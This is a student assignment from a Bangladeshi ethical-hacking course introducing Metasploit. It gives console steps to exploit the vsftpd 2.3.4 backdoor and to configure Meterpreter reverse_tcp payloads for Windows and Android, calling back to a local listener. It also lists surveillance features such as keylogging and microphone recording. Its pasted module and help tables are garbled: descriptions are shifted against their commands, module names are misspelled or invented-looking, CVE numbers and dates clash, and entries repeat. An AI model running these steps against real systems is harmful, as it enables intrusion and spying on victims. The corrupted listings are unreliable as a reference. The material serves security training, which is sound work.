



# MISSION HACKERS

## BANGLADESH

### Assignment No-08

**Assignment Title:** Introduction to Exploitation

**Course Title:** Cybersecurity & Ethical Hacking

**Submitted by:**

**Name:** Istiak Alam

**Phone:** 01765376101

**Submission Date:** 06-08-25

**Tools / Topic:** Metasploit-Framework & Msfvenom

**Submitted to:**

**MD Sha Jalal**

**Founder of Mission Hackers Bangladesh**

## Part-01 Introduction to Metasploit Framework

The **Metasploit Framework** is an open-source penetration testing platform that allows to find, exploit, and validate vulnerabilities in systems. It's like a "hacker's Swiss Army knife" used by Cybersecurity professionals to test network and system defenses.

---

### Key Concepts

Term	Meaning
<b>Exploit</b>	Code that takes advantage of a vulnerability.
<b>Payload</b>	Code that runs on the target after exploitation (e.g., a reverse shell).
<b>Listener</b>	The attacker's machine that waits for the payload to connect back.
<b>Module</b>	A script/plugin in Metasploit. Can be exploits, scanners, payloads, etc.
<b>Session</b>	A communication link between attacker and victim (e.g., Meterpreter).

---

### Let's Start Metasploit on Kali Linux

#### 1. Start PostgreSQL (Metasploit uses it)

```
sudo systemctl start postgresql
```

#### 2. Launch Metasploit Console

```
msfconsole
```

---

### Common Metasploit Commands

Command	Description
search	Search for exploit modules
use	Select a specific module
show options	View required options for a module
set	Set parameters like RHOST, LHOST, etc.

Command	Description
exploit	Run the exploit
sessions	List active sessions
sessions -i <ID>	Interact with a session

---

 Example: Exploiting vsftpd 2.3.4 (Backdoor vulnerability)

Step 1: Start Metasploit

**msfconsole**

Step 2: Search the exploit

**search vsftpd**

Step 3: Use the module

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

Step 4: Set target IP

**set RHOSTS <target-ip>**

Step 5: Run the exploit

**exploit**

we'll get a shell if it's successful!

---


## Part-02 Finding Meterpreter / Payloads

Meterpreter is an advanced, stealthy payload that gives a **reverse shell** on the target system. With Meterpreter we can:

- Browse the target file system
  - Capture screenshots
  - Download/upload files
  - Open a keylogger
  - Record microphone audio
- 

Let's See some Demonstration :

Step 1 : Start Metasploit-Framework [msfconsole]



```
(spyder㉿kali)-[~]
└$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

          .:ok000kdc'      'cdk000ko:.
          .x0000000000000c      c000000000000x.
          :000000000000000k, ,k00000000000000:
          '000000000kkkk00000: :0000000000000000'
          ooooooooooooo.MMM.ooooo0oooo.MMM,00000000o
          doooooooooooo.MMMMM.ooooo0c.MMMMM,00000000x
          loooooooooooo.MMMMMMMMM;d;MMMMMMMM,00000000l
          .oooooooooooo.MMM.;MMMMMMMMMM;MMMM,00000000.
          coooooooooooo.MMM.00c.MMMMM'ooo.MMM,0000000c
          ooooooooooooo.MMM.0000.MMM:0000.MMM,0000000
          loooooooooooo.MMM.0000.MMM:0000.MMM,0000000
          ;0000'MMM.0000.MMM:0000.MMM;0000;
          .d000'WM.0000occx0000.MX'x00d.
          ,kol'M.000000000000.M'dok,
          :kk;.000000000000.;ok:
          ;k00000000000000k:
          ,x00000000000x,
          .l00000000l.
          ,d0d,
          .

          =[ metasploit v6.4.69-dev ]]
+ -- --=[ 2509 exploits - 1282 auxiliary - 432 post ]]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops ]]
+ -- --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > █ Ctrl Shift I to generate
```

## Step 2 : type command – ‘help’ to get the Metasploit manual

```
msfconsole
```

(spyder㉿kali)-[~]\$ msfconsole

Core Commands

=====

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Module Commands

=====

Command	Description
favorites	Add modules(s) to the list of favorite modules
info	Print the list of favorite modules (alias for `show favorites`)
listm	Displays information about one or more modules
loadpath	List the module stack
options	Searches for and loads modules from a path
popm	Displays global options or for one or more modules
previous	Pops the latest module off the stack and makes it active
pushm	Sets the previously loaded module as the current module
reload_all	Pushes the active or list of modules onto the module stack
search	Reloads all modules from all defined module paths
show	Searches module names and descriptions
use	Displays modules of a given type, or all modules
	Interact with a module by name or search term/index

Job Commands

=====

Command	Description
handler	Start a payload handler as job
jobs	Displays and manages jobs
kill	Kill a job
rename_job	Rename a job

Resource Script Commands

=====

Command	Description
makerc	Save commands entered since start to a file
resource	Run the commands stored in a file

Step 3 : Search any payload using show and search command


#	Name	Disclosure Date	Rank	Check	Description
0	payload/aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
1	payload/aix/ppc/shell_find_port		normal	No	AIX Command Shell, Find Port Inline
2	payload/aix/ppc/shell_interact		normal	No	AIX execve Shell for lnted
3	payload/aix/ppc/shell_reverse_tcp		normal	No	AIX Command Shell, Reverse TCP Inline
4	payload/android/meterpreter/reverse_http		normal	No	Android Meterpreter, Android Reverse HTTP Stager
5	payload/android/meterpreter/reverse_https		normal	No	Android Meterpreter, Android Reverse HTTPS Stager
6	payload/android/meterpreter/reverse_tcp		normal	No	Android Meterpreter, Android Reverse TCP Stager
7	payload/android/meterpreter_reverse_http		normal	No	Android Meterpreter Shell, Reverse HTTP Inline
8	payload/android/meterpreter_reverse_https		normal	No	Android Meterpreter Shell, Reverse HTTPS Inline
9	payload/android/meterpreter_reverse_tcp		normal	No	Android Meterpreter Shell, Reverse TCP Inline
10	payload/android/shell/reverse_http		normal	No	Android Command Shell, Android Reverse HTTP Stage
11	payload/android/shell/reverse_https		normal	No	Android Command Shell, Android Reverse HTTPS Stage
12	payload/android/shell/reverse_tcp		normal	No	Android Command Shell, Android Reverse TCP Stager
13	payload/apple_ios/arch64/meterpreter/reverse_http		normal	No	Apple iOS Meterpreter, Reverse HTTP Inline
14	payload/apple_ios/arch64/meterpreter/reverse_https		normal	No	Apple iOS Meterpreter, Reverse HTTPS Inline
15	payload/apple_ios/arch64/meterpreter/reverse_tcp		normal	No	Apple iOS Meterpreter, Reverse TCP Inline
16	payload/apple_ios/arch64/shell/reverse_tcp		normal	No	Apple iOS arch64 Command Shell, Reverse TCP Inline
17	payload/apple_ios/armle/meterpreter/reverse_http		normal	No	Apple iOS Meterpreter, Reverse HTTP Inline
18	payload/apple_ios/armle/meterpreter/reverse_https		normal	No	Apple iOS Meterpreter, Reverse HTTPS Inline
19	payload/apple_ios/arm64/meterpreter/reverse_tcp		normal	No	Apple iOS Arm64 Meterpreter, Reverse TCP Inline
20	payload/bsd/sparc/shell_bind_tcp		normal	No	BSD Command Shell, Bind TCP Inline
21	payload/bsd/sparc/shell/reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline
22	payload/bsd/vax/shell/reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline
23	payload/bsd/x64/exec		normal	No	BSD x64 Execute Command
24	payload/bsd/x64/shell_bind_ipv6_tcp		normal	No	BSD x64 shell Bind TCP Inline (IPv6)
25	payload/bsd/x64/shell_bind_tcp		normal	No	BSD x64 shell Bind TCP
26	payload/bsd/x64/shell_bind_tcp_small		normal	No	BSD x64 Command Shell, Bind TCP Inline
27	payload/bsd/x64/shell_reverse_ipv6_tcp		normal	No	BSD x64 Command Shell, Reverse TCP Inline (IPv6)
28	payload/bsd/x64/shell_reverse_tcp		normal	No	BSD x64 Command Shell, Reverse TCP Inline
29	payload/bsd/x64/shell_reverse_tcp_small		normal	No	BSD x64 Command Shell, Reverse TCP Small
30	payload/bsd/x64/exec		normal	No	BSD x64 Execute Command
31	payload/bsd/x86/metsvc_bind_tcp		normal	No	FreeBSD Meterpreter Service, Bind TCP
32	payload/bsd/x86/metsvc_reverse_tcp		normal	No	FreeBSD Meterpreter Service, Reverse TCP Inline
33	payload/bsd/x86/shell/bind_ipv6_tcp		normal	No	BSD Command Shell, Bind TCP Stager (IPv6)
34	payload/bsd/x86/shell/bind_tcp		normal	No	BSD Command Shell, Bind TCP Stager
35	payload/bsd/x86/shell/find_tag		normal	No	BSD Command Shell, Find Tag Stager
36	payload/bsd/x86/shell/reverse_ipv6_tcp		normal	No	BSD Command Shell, Reverse TCP Stager (IPv6)
37	payload/bsd/x86/shell/reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Stager
38	payload/bsd/x86/shell_bind_tcp		normal	No	BSD Command Shell, Bind TCP Inline
39	payload/bsd/x86/shell_bind_tcp_ip6		normal	No	BSD Command Shell, Bind TCP Stager (IPv6)
40	payload/bsd/x86/shell_interact		normal	No	BSD Command Shell, Find Port Inline
41	payload/bsd/x86/shell_find_tag		normal	No	BSD Command Shell, Find Tag Inline
42	payload/bsd/x86/shell_reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline
43	payload/bsd/x86/shell_reverse_tcp_ip6		normal	No	BSD Command Shell, Reverse TCP Stager (IPv6)
44	payload/bsd/x86/shell_bind_ip6		normal	No	BSD Command Shell, Bind IP6
45	payload/bsdi/x86/shell_bind_tcp		normal	No	BSdi Command Shell, Bind TCP Stager
46	payload/bsdi/x86/shell_bind_tcp		normal	No	BSdi Command Shell, Bind TCP Stager
47	payload/bsdi/x86/shell_find_port		normal	No	BSdi Command Shell, Find Port Inline
48	payload/bsdi/x86/shell_reverse_tcp		normal	No	BSdi Command Shell, Reverse TCP Inline

#### Step 4 : Search for Meterpreter reverse shell

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/webapp/aerohive_netconf_lfi_log_poison_rce	2020-02-17	excellent	Yes	Aerohive NetConfig 10.0.6a LFI and Log poisoning to RCE
1	auxiliary/server/linux/reverse_tty				
2	auxiliary/server/linux/reverse_tty				
3	auxiliary/server/android_browsable_ms_launch				
4	payload/android/metasploit/reverse_https				
5	payload/android/metasploit/reverse_tcp				
6	payload/android/metasploit/reverse_http				
7	payload/android/metasploit/reverse_https				
8	payload/android/metasploit/reverse_tcp				
9	payload/android/metasploit/reverse_http				
10	exploit/multi/http/struts2_deserialize_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OEM Injection
11	auxiliary/server/linux/reverse_tty				
12	auxiliary/server/linux/reverse_tty				
13	auxiliary/server/linux/reverse_tty				
14	payload/android/ioc/reverse_https				
15	payload/android/ioc/reverse_https				
16	payload/android/ioc/arch/arm/reverse_https				
17	payload/android/ioc/arch/arm/reverse_https				
18	payload/android/ioc/arch/arm/reverse_https				
19	payload/android/ioc/arch/arm/reverse_tcp				
20	payload/android/ioc/arch/arm/reverse_tcp				
21	payload/multi/http/reverse_https				
22	payload/multi/http/reverse_http				
23	exploit/linux/http/axis_wps_install				
24	exploit/windows/local/elevate_low_priv				
25	auxiliary/server/linux/reverse_tty				
26	auxiliary/server/linux/reverse_tty				
27	auxiliary/server/linux/reverse_tty				
28	exploit/windows/fpcmd/fpcmd_fstmr				
29	auxiliary/server/linux/reverse_tty				
30	auxiliary/server/linux/reverse_tty				
31	auxiliary/server/linux/reverse_tty				
32	exploit/http/transform_pcre_exec_cve_2005_32452	2017-06-08	good	Yes	ConfdFtp v1.3.7 Beta USER Format String (Written) Vulnerability
33	exploit/http/transform_pcre_exec_cve_2005_32452	2017-04-14	excellent	Yes	Craft CMS Image Transform Pcreexec RCE (CVE-2005-32452)
34	auxiliary/linux/cmd/unix/reverse_exec	2013-02-01	excellent	Yes	D-Link Unauthenticated Remote Command Execution using UPnP via a special crafted M-SEARCH packet.
35	auxiliary/linux/cmd/unix/reverse_exec	2013-02-01	excellent	Yes	D-Link Unauthenticated Remote Command Execution using UPnP via a special crafted M-SEARCH packet.
36	auxiliary/linux/cmd/unix/reverse_exec	2013-02-01	excellent	Yes	D-Link Unauthenticated Remote Command Execution using UPnP via a special crafted M-SEARCH packet.
37	auxiliary/linux/cmd/unix/reverse_exec	2013-02-01	excellent	Yes	D-Link Unauthenticated Remote Command Execution using UPnP via a special crafted M-SEARCH packet.
38	exploit/linux/http/dl856l_unix_exec	2017-08-09	excellent	Yes	D3R-856L (Unauthenticated OS Command Exec
39	post/windows/manage/execute_dosnet_assembly				
40	auxiliary/server/linux/reverse_tty				
41	post/windows/manage/forward_pxeboot				
42	payload/suid/root/netwinc_bind_tcp				
43	exploit/linux/http/transform_pcre_exec				
44	exploit/multi/http/freesas_exec_rce_cve_58445	2018-11-16	great	Yes	FreeNAS exec_rce.php Arbitrary Command Execution
45	exploit/linux/http/transform_pcre_exec_cve_2005_32452	2013-12-10	excellent	Yes	GL-Net Unauthenticated Remote Command Execution via the logread module.
46	auxiliary/linux/conntrack				
47	auxiliary/linux/browser				
48	payload/linux/http/arc964/metasploit/reverse_http				
49	payload/cmd/linux/http/arc964/metasploit/reverse_https				
50	payload/cmd/linux/http/arc964/metasploit/reverse_http				
51	payload/cmd/linux/http/arc964/metasploit/reverse_https				
52	payload/cmd/linux/http/arc964/metasploit/reverse_https				
53	payload/cmd/linux/http/arc964/metasploit/reverse_tcp				
54	payload/cmd/linux/http/arc964/metasploit/reverse_http				
55	payload/cmd/linux/http/arc964/metasploit/reverse_https				
56	payload/cmd/linux/http/arc964/metasploit/reverse_tcp				
57	payload/cmd/linux/http/msf6/metasploit/reverse_http				
58	payload/cmd/linux/http/msf6/metasploit/reverse_https				
59	payload/cmd/linux/http/msf6/metasploit/reverse_tcp				
60	payload/cmd/linux/http/msf6/metasploit/reverse_http				
61	payload/cmd/linux/http/msf6/metasploit/reverse_https				
62	payload/cmd/linux/http/msf6/metasploit/reverse_tcp				
63	payload/cmd/linux/http/msf6/metasploit/reverse_http				
64	payload/cmd/linux/http/msf6/metasploit/reverse_https				
65	payload/cmd/linux/http/msf6/metasploit/reverse_tcp				

then, here is the list of Meterpreter reverse shell payloads

## Step 5 : Search for windows/meterpreter/reverse\_tcp



```
(spider㉿kali)-[~]
$ msfconsole
      \_ target: FreeBSD 9.1-RELEASE # 0 x86, tinc 1.0.19 (ports)
      \_ target: Fedora 19 x86 ROP (NX), write binary to disk payloads, tinc 1.0.20 (manual compile)
      \_ target: Fedora 19 x86 ROP (NX), CMD exec payload, tinc 1.0.20 (manual compile)
      \_ target: Archlinux 2013.04.01 x86, tinc 1.0.20 (manual compile)
      \_ target: OpenSuse 11.2 x86, tinc 1.0.20 (manual compile)
      \_ target: Pidora 18 ARM ROP(NX)/ASLR brute force, write binary to disk payloads, tinc 1.0.20 (manual compile with restarting daemon)
      \_ target: Pidora 18 ARM ROP(NX)/ASLR brute force, CMD exec payload, tinc 1.0.20 (manual compile with restarting daemon)
      \_ target: Crash only: Ubuntu 12.10 x86, tinc 1.1.pre6 (apt-get or manual compile)
      \_ target: Crash only: Fedora 16 x86, tinc 1.0.19 (yum)
      \_ target: Crash only: OpenSuse 11.2 x86, tinc 1.0.16 (rpm package)
      \_ target: Crash only: Debian 7.3 ARM, tinc 1.0.19 (apt-get)

14 exploit/windows/fileformat/vlc_smb_uri
6-24   great  No   VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
15 payload/windows/meterpreter/reverse_tcp_allports
       normal  No   Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
16 payload/windows/meterpreter/reverse_tcp
       normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager
17 payload/windows/meterpreter/reverse_tcp_dns
       normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
18 payload/windows/meterpreter/reverse_tcp_rc4_dns
       normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
19 payload/windows/meterpreter/reverse_tcp_rc4
       normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
20 payload/windows/meterpreter/reverse_tcp_uuid
       normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support


2009-0
```

Interact with a module by name or index. For example `info 20`, `use 20` or use `payload/windows/meterpreter/reverse_tcp_uuid`

msf6 > [ ]

if we want to use any payloads then we have to use the payload id's  
**use [ID]**

## Step 6 : Use the reverse\_tcp



```
msf6 > use 16
msf6 payload(windows/meterpreter/reverse_tcp) > show options


Module options (payload/windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.108  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) > [ ]
```

## Step 7 : Setup the LHOST (Your IP) and LPORT (4444)



```
msf6 payload(windows/meterpreter/reverse_tcp) > set lhost 192.168.0.108
lhost => 192.168.0.108
msf6 payload(windows/meterpreter/reverse_tcp) > set lport 4444
lport => 4444
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.108  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) > [ ]
```

Same as we can Search and use payloads for android system

```
[-] msfconsole
[~] $ msfconsole
msf6 > search android/meterpreter/reverse_tcp

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  -----
0  payload/android/meterpreter/reverse_tcp .           normal  No     Android Meterpreter, Android Reverse TCP Stager

Interact with a module by name or index. For example info 0, use 0 or use payload/android/meterpreter/reverse_tcp

msf6 > use 0
msf6 payload(android/meterpreter/reverse_tcp) > show options

Module options (payload/android/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  yes            The listen address (an interface may be specified)
LPORT  4444           yes        The listen port

View the full module info with the info, or info -d command.

msf6 payload(android/meterpreter/reverse_tcp) >
```

## Step 8 : We can see the auxiliary files [show auxiliary]

```
[~] $ msfconsole
msf6 > show auxiliary

Auxiliary
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  -----
0  auxillary/admin/vnc/cleartext_netscaler_config_decrypt 2022-05-19  normal  No     2Wire Cross-Site Request Forgery Password Reset Vulnerability
1  auxillary/admin/android/poison_ivy_xss_uxxs_xframe_rce 2022-05-04  normal  No     Apple TV Power RCE Through Google Play Store XFO
2  auxillary/admin/appletv/appletv_display_image .           normal  No     Apple TV Image Remote Control
3  auxillary/admin/appletv/appletv_display_video .           normal  No     Apple TV Video Remote Control
4  auxillary/admin/atg/atg_client .           normal  No     Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
5  auxillary/admin/aws_lambda_instances .           normal  No     Launches Hosts in AWS
6  auxillary/admin/backuperexec/dropbox .           normal  No     Veritas Backup Exec Server Registry Access
7  auxillary/admin/backuperexec/registry .           normal  No     Veritas Backup Exec Server Registry Access
8  auxillary/admin/chromecast/chromecast_reset .           normal  No     Chromecast Factory Reset DoS
9  auxillary/admin/chromecast/chromecast_youtube .           normal  No     Chromecast YouTube Remote Control
10 auxillary/admin/certix/netscaler_config_decrypt 2022-05-19  normal  No     DotType.NET Certificate Secrets
11 auxillary/admin/db2/db2cmd .           normal  No     IBM DB2 DB2CMD.exe Command Execution Vulnerability
12 auxillary/admin/dcerpc/cve_2020_1472_zerologon .           normal  Yes    Netlogon Weak Cryptographic Authentication
13 auxillary/admin/dcerpc/cve_2022_26923_certified .           normal  No     Active Directory Certificate Services (ADCS) privilege escalation (Certifried)
14 auxillary/admin/dcerpc/lcip_cert .           normal  No     ICPv4 Certificate Management
15 auxillary/admin/ftp/ftp_create_admin_account .           normal  No     SFTP Create Admin Account
16 auxillary/admin/dns/dns_update .           normal  No     DNS Server Dynamic Update Record Injection
17 auxillary/admin/edirectory/edirectory_dhost_cookie .           normal  No     Novell eDirectory DHOST Predictable Session Cookie
18 auxillary/admin/edirectory/edirectory_edutil .           normal  No     Novell eDirectory eMBox Unauthenticated File Access
19 auxillary/admin/enc/alphastor/devicemanager_exec 2008-05-27  normal  No     EMC Alphastor Device Manager Arbitrary Command Execution
20 auxillary/admin/enc/alphastor/devicemanager_exec 2008-05-27  normal  No     EMC Alphastor Device Manager Arbitrary Command Execution
21 auxillary/admin/ftretv/ftretv_youtube .           normal  No     Amazon Fire TV YouTube Remote Control
22 auxillary/admin/hp/hp_data_protector_cmd 2011-02-07  normal  No     HP Data Protector 6.1 EXEC CMD Command Execution
23 auxillary/admin/hp/hp_llo_create_admin_account 2017-08-24  normal  Yes    HP iLO 4 1.00-2.59 Authentication Bypass Administrator Account Creation
24 auxillary/admin/http/hp_inc_sec_create_account 2019-06-06  normal  No     HP Internal Security Management (ISM) Account Creation
25 auxillary/admin/http/hp_t1000_reach_auth_bypass 2014-12-17  normal  No     Arris Software T1000 Router Takeover (CVE-2014-9222) Authentication Bypass
26 auxillary/admin/http/arris_motorola_surfboard_sb65588_web_interface_takeover 2015-04-08  normal  No     Arris / Motorola Surfboard SB65588 Web Interface Takeover
27 auxillary/admin/http/atlassian_confluence_auth_bypass 2023-10-04  normal  Yes    Atlassian Confluence Data Center and Server Authentication Bypass via Broken Access Control
28 auxillary/admin/http/xigen_file_access 2012-10-31  normal  No     Axigen Arbitrary File Read and Delete
29 auxillary/admin/http/zenoss_crm_password_reset 2011-02-12  normal  No     Zenoss CRM 3.1 mng_policy/explorer SQL Injection
30 auxillary/admin/http/cisco_7937g_ssh_privesc 2020-06-02  normal  No     Cisco 7937G SSH Privilege Escalation
31 auxillary/admin/http/cisco_ios_xe_cli_exec_cve_2023_20198 2023-10-16  normal  No     Cisco IOX XE unauthenticated Command Line Interface (CLI) execution
32 auxillary/admin/http/cisco_ios_xe_exec_cve_2023_20273 2023-10-16  normal  No     Cisco IOX XE unauthenticated OS command execution
33 auxillary/admin/http/cisco_ssm_onprem_account 2024-07-28  normal  Yes    Cisco Smart Software Manager (SSM) On-Prem Account Takeover (CVE-2024-20419)
34 auxillary/admin/http/cisco_wm_cgi_exec .           normal  No     Cisco Web Management CGI Takeover as 'root'
35 auxillary/admin/http/cpilot_r_fpt .           normal  No     Cambium Cpilot /Z800/Z91 File Path Traversal
36 auxillary/admin/http/contentkeeper_fileaccess .           normal  No     Contentkeeper Web Appliance mimencode File Access
37 auxillary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04  normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
